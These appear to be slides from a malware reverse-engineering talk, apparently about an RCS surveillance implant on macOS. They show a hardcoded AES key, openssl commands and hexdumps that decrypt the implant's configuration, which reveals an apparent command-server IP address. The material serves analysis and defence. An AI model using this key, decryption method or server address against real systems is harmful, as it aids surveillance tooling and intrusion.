00047BDC             public _gSessionKey
00047BDC _gSessionKey db    ? ;                     ; DATA XREF: __nl_symbol_ptr:_gSessionKey_ptr↑o
00047BDD             db    ? ;
00047BDE             db    ? ;
00047BDF             db    ? ;
```

Encryption keys

- Log and configuration files are encrypted with AES 128 CBC, null IV.
- openssl enc -d -aes-128-cbc -in ok20utla.3-B -K "76c972b2f7b783c5ad3bd2859096882c" -iv 0 -out config.decrypted


Encryption keys



```
aaaaaaa:dropped reverser$ openssl enc -d -aes-128-cbc -in ok20utla.3-B -K "76c972b2f7b783c5ad3bd2859096882c" -iv 0 -out config.dec
rypted
bad decrypt
697:error:0606506D:digital envelope routines:EVP_DecryptFinal_ex:wrong final block length:/SourceCache/OpenSSL098/OpenSSL098-50/sr
c/crypto/evp/evp_enc.c:323:
aaaaaaa:dropped reverser$ hexdump -C config.decrypted | more
00000000  c7 89 8f 13 a6 4d 97 ce  0e c7 b8 33 cd 99 d4 fb  |.....M.....3....|
00000010  15 cf 97 2b ac b0 04 87  b8 64 45 ad 9d 03 9a 1e  |...+.....dE.....|
00000020  7b b4 ab 36 ef 65 4d 94  95 aa 31 4f 7c e7 d7 bc  |{..6.eM...1O|...|
00000030  ef eb 4b f7 d3 6f f8 24  85 61 03 ea 51 23 3b 00  |..K..o.$.a..Q#;.|
00000040  f1 ed 6c ba 44 5e c6 d3  5d 85 42 4b df 5d ad b9  |..l.D^..].BK.]..|
00000050  26 2f f0 75 11 07 a2 be  c4 2e 30 55 ca e4 06 c4  |&/.u......0U....|
00000060  09 3b 74 f6 6c 2c 94 fb  d6 5c 0b 4d 98 1f 8e e4  |.;t.l,...\.M....|
00000070  55 9d 86 2c 41 b6 fd 79  bd d6 a0 63 31 d0 97 7a  |U..,A..y...c1..z|
00000080  3e ec eb 58 d7 ab 37 94  05 31 16 dc 64 00 b5 a1  |>..X..7..1..d...|
00000090  24 1a ee e6 5d 26 97 b8  bc 6b 38 98 fc 11 4a 53  |$...]&...k8...JS|
000000a0  f9 92 ff 7d 07 cf da d5  3e 98 89 01 f6 56 bb f2  |...}....>....V..|
000000b0  fb 3f c4 2d 38 fd c5 4e  53 c1 8a 33 37 e9 d2 90  |.?.-8..NS..37...|
000000c0  40 54 64 2f ec b9 be e0  f0 35 51 c5 54 c4 ea 24  |@Td/.....5Q.T..$|
000000d0  6e e6 79 18 8e a9 df 19  a3 bd 04 02 d3 13 73 fd  |n.y...........s.|
000000e0  0f 2c b6 f6 6a 76 37 c6  ce 1a 2f 8c c2 64 12 77  |.,..jv7.../..d.w|
000000f0  43 64 00 8a aa f9 59 71  b8 37 af 0b 5e ab c5 5a  |Cd....Yq.7..^..Z|
00000100  f5 8b 98 9b 0e 14 23 90  6d 38 a1 20 fd d9 83 6a  |......#.m8. ...j|
00000110  82 5a 37 b5 b8 62 5d 63  28 93 b1 36 df 8c fe 6f  |.Z7..b]c(..6...o|
00000120  6d a8 a2 04 21 0a 2b bd  07 bd e7 41 a5 7d a3 c4  |m...!.+....A.}..|
```

WHY????????

Encryption keys



```
000  00 00 00 00 00 00 00 00 6F AA 45 F4 CD 40 B5 39 58 0B ED 98 DA D7 94 C8 FB 90 7A CD DB 50 4D 30   ........o.E..@.9X.........z..PM0
020  D3 CD F8 AD 10 F5 52 67 4B CD 06 93 DA D2 B4 41 DF 77 24 74 16 34 E4 22 F9 32 81 DB F8 B4 26 B7   ......RgK......A.w$t.4.".2....&.
040  13 05 70 24 60 63 0D D7 CA 8D E9 9F 91 BD 55 A2 94 A9 2D 83 1E CC D0 5A 2C 93 20 C2 01 EF 31 16   ..p$`c........U...-....Z,. ...1.
060  07 11 26 1C EC 7E 85 30 5D 53 07 F0 F1 8F 9B 59 3F 42 88 20 E3 80 2E 87 2B 4B FE 4A 49 68 62 26   ..&..~.0]S.....Y?B. ....+K.JIhb&
080  8D 58 7D AF 6C 1B B6 C3 C7 A5 2B 8B 62 20 C1 3E 4A B2 EC FB 19 B0 27 A0 73 C2 98 F1 53 74 EB 5B   .X}.l.....+.b .>J.....'.s...St.[
0A0  F6 FF 07 66 BF ED 32 1A 2A 1B 0A 61 7D 00 6B 3E 1C 7F AC E9 83 CF BC 63 9F 3E C6 4A 4F D8 A2 1F   ...f..2.*..a}.k>.......c.>.JO...
0C0  34 91 25 97 58 19 7A 81 59 9D 53 B7 00 7E D7 B9 A4 33 40 05 C9 B8 E5 47 1F 1F AE 63 B0 B0 6D 6A   4.%.X.z.Y.S..~...3@....G...c..mj
0E0  2D F0 73 70 B0 88 D0 CF 5B FF D2 C1 01 A5 12 32 62 A0 C8 5D 1E 25 22 09 AF AF 95 F4 69 57 30 1E   -.sp....[......2b..].%".....iW0.
100  E0 5E 2D 4D 95 1D C1 CC EB 9E 5D 89 37 B5 73 72 F8 F8 7C FD 41 2E 55 F3 12 99 34 A2 5E 28 DD 75   .^-M......].7.sr..|.A.U...4.^(.u
120  E9 1C 9B AA BD B6 D2 E8 2A 4F 69 97 E1 F1 F4 61 07 0D 21 B6 5C 01 DB DE F3 77 49 FF 18 B7 1A DF   ........*Oi....a..!.\....wI.....
140  8B 9F 02 62 18 7A 3D DD 58 7B 5A 80 90 9A 30 D6 11 92 21 A5 F4 74 99 C3 6C CE 43 5F 18 30 A3 9A   ...b.z=.X{Z...0...!..t..l.C_.0..
160  92 00 89 48 65 5C 39 85 10 8B 81 43 61 34 73 82 F3 2C 53 44 E9 CE 85 33 08 F3 A6 5C 69 CA 5E 3B   ...He\9....Ca4s..,SD...3...\i.^;
180  BB F4 12 5D 53 34 02 DF FD 0A 94 40 AB BA E1 4C 88 60 8D 2B EC E5 1B 6F C3 8F 0E 9B 58 BB 67 57   ...]S4.....@...L.`.+...o....X.gW
1A0  B3 CE 53 AC BB 69 C9 BA 53 1F 69 37 80 21 AF 48 5B 73 42 D8 78 C6 2D 43 4F DE 09 BE 21 34 63 25   ..S..i..S.i7.!.H[sB.x.-CO...!4c%
1C0  E7 03 90 4E D7 C0 69 08 B4 8F C1 B9 BC 33 28 7F BC 10 87 9B 92 03 45 3B 28 41 94 D1 BE B0 61 23   ...N..i.......3(.......E;(A....a#
1E0  31 CB 87 77 7D 3B 33 A0 7B CB E6 28 73 3C 55 D6 CE 23 DA B6 B5 34 84 AD EE 9D AF 38 5B 50 72 83   1..w};3.{..(s<U..#...4.....8[Pr.
200  06 16 51 D0 85 95 B7 EA 63 57 3A BC 69 FF 8E DA 9D 43 A4 8B 85 67 C1 67 F2 F4 A1 5D 72 45 6C C4   ..Q.....cW:.i....C...g.g...]rEl.
220  52 09 31 38 7E 65 5B 5E F5 1C 52 62 31 B6 71 13 54 C8 CF 14 C8 F0 87 F4 14 E6 AA C2 5A 48 AA 2D   R.18~e[^..Rb1.q.T...........ZH.-
240  ED 36 2A 9D 3E 41 D7 17 81 16 C3 E7 D5 34 5F 7B B1 24 88 F1 8F 57 B2 71 E1 99 F5 04 2C 2D E6 AA   .6*.>A.......4_{.$...W.q....,-..
260  FB 1B B3 FA 4A 17 3C 0F BE ED ED C7 1D E0 F8 D7 C8 6E D9 AD 62 F8 EE 35 A5 FE F9 FD 7F 9F 05 AA   ....J.<.........n..b..5........
280  28 DC 61 42 3E 75 B1 4B 3E 12 05 C3 2E A6 D7 CA EC 1A DE 17 F1 A1 AE 58 76 5E 6D 28 50 EE D3 A9   (.aB>u.K>...............Xv^m(P...
2A0  F1 69 F6 B0 82 C8 9D A9 BA 3C EB CC CA 96 00 AB 56 CA D7 FA F4 E1 D7 4D                           .i.......<......V......M
```


Type	Value
8 bit signed	
8 bit unsi...	
16 bit signed	
16 bit uns...	

Hex Little Endian Insert ASCII Offset: 2B8 Selection: 0

Encryption keys

- Those initial NULL bytes are there just to annoy OpenSSL.
- Can be safely removed.
- OpenSSL still complains but decrypts correctly.
- Just create small utility calling CCCrypt.

Encryption keys



2. more

```
aaaaaaa:dropped reverser$ openssl enc -d -aes-128-cbc -in ok20utla.3-B.fixed -K "76c972b2f7b783c5ad3bd2859096882c" -iv 0 -out conf

bad decrypt
763:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt:/SourceCache/OpenSSL098/OpenSSL098-50/src/crypto/evp/
evp_enc.c:330:
aaaaaaa:dropped reverser$ hexdump -C config.decrypted | more
00000000  a2 02 00 00 45 56 45 4e  54 43 4f 4e 46 53 2d 00  |....EVENTCONFS-.|
00000010  03 00 00 00 00 00 00 00  00 00 00 00 10 00 00 00  |................|
00000020  01 00 00 00 60 ea 00 00  00 00 00 00 ff ff ff ff  |....`...........|
00000030  01 00 00 00 01 00 00 00  23 00 00 00 ff ff ff ff  |........#.......|
00000040  00 00 00 00 00 de ad 6d  00 73 00 70 00 61 00 69  |.......m.s.p.a.i|
00000050  00 6e 00 74 00 2e 00 65  00 78 00 65 00 00 00 00  |.n.t...e.x.e....|
00000060  00 00 00 01 00 00 00 10  00 00 00 02 00 00 00 00  |................|
00000070  80 8d 2f 64 26 cd 01 ff  ff ff ff 02 00 00 00 01  |../d&...........|
00000080  00 00 00 01 00 00 00 2a  00 00 00 00 00 00 00 00  |.......*........|
00000090  00 00 00 00 90 01 00 31  37 38 2e 37 39 2e 31 34  |.......178.79.14|
000000a0  36 2e 31 36 37 00 52 43  53 5f 30 30 30 30 30 30  |6.167.RCS_000000|
000000b0  30 33 32 39 00 01 00 00  00 05 00 00 00 00 00 00  |0329............|
000000c0  00 41 47 45 4e 54 43 4f  4e 46 53 2d 00 13 00 00  |.AGENTCONFS-....|
000000d0  00 11 10 00 00 00 00 00  00 00 00 00 00 40 01 00  |.............@..|
000000e0  00 00 00 00 00 08 00 00  00 00 00 08 00 05 00 00  |................|
000000f0  00 e9 e9 00 00 00 00 00  00 08 00 00 00 0f 00 00  |................|
00000100  00 32 00 00 00 c6 c6 00  00 00 00 00 00 00 00 00  |.2..............|
00000110  00 d9 d9 00 00 00 00 00  00 00 00 00 00 c0 02 00  |................|
00000120  00 00 00 00 00 14 00 00  00 00 00 00 00 01 00 00  |................|
```

Encryption keys

- How to trace all encrypt/decrypt operations.
- Two methods:
  - encryptedWithKey:
  - decryptWithKey:
- Or breakpoint in CCCrypt and dump its parameters.

Configuration file




```
000  A2 02 00 00 45 56 45 4E 54 43 4F 4E 46 53 2D 00 03 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 01 00 00 00 60   ....EVENTCONFS-.....................`
025  EA 00 00 00 00 00 00 FF FF FF FF 01 00 00 00 01 00 00 00 23 00 00 00 FF FF FF FF 00 00 00 00 00 DE AD 6D 00 73   ...................#..............m.s
04A  00 70 00 61 00 69 00 6E 00 74 00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00 01 00 00 00 10 00 00 00 02 00 00 00   .p.a.i.n.t...e.x.e...................
06F  00 80 8D 2F 64 26 CD 01 FF FF FF FF 02 00 00 00 01 00 00 00 01 00 00 00 2A 00 00 00 00 00 00 00 00 00 00 00 00   .../d&..................*............
094  90 01 00 31 37 38 2E 37 39 2E 31 34 36 2E 31 36 37 00 52 43 53 5F 30 30 30 30 30 30 30 30 33 32 39 00 01 00 00 00   ...178.79.146.167.RCS_0000000329.....
0B9  05 00 00 00 00 00 00 00 41 47 45 4E 54 43 4F 4E 46 53 2D 00 13 00 00 00 11 10 00 00 00 00 00 00 00 00 00 00 40   ........AGENTCONFS-.................@
0DE  01 00 00 00 00 00 00 08 00 00 00 00 00 08 00 05 00 00 00 E9 E9 00 00 00 00 00 00 08 00 00 00 0F 00 00 00 32 00   ...................................2.
103  00 00 C6 C6 00 00 00 00 00 00 00 00 00 00 D9 D9 00 00 00 00 00 00 00 00 00 00 C0 02 00 00 00 00 00 00 14 00 00   .....................................
128  00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 40 02 00 00 01 00 00 00 04 00 00 00 01 00 00 00   .....................@...............
14D  00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 39 E2 CB 01 00 1F 2B 36 00 00 00 00 00 00 00 00 01   ........$...........9.....+6.........
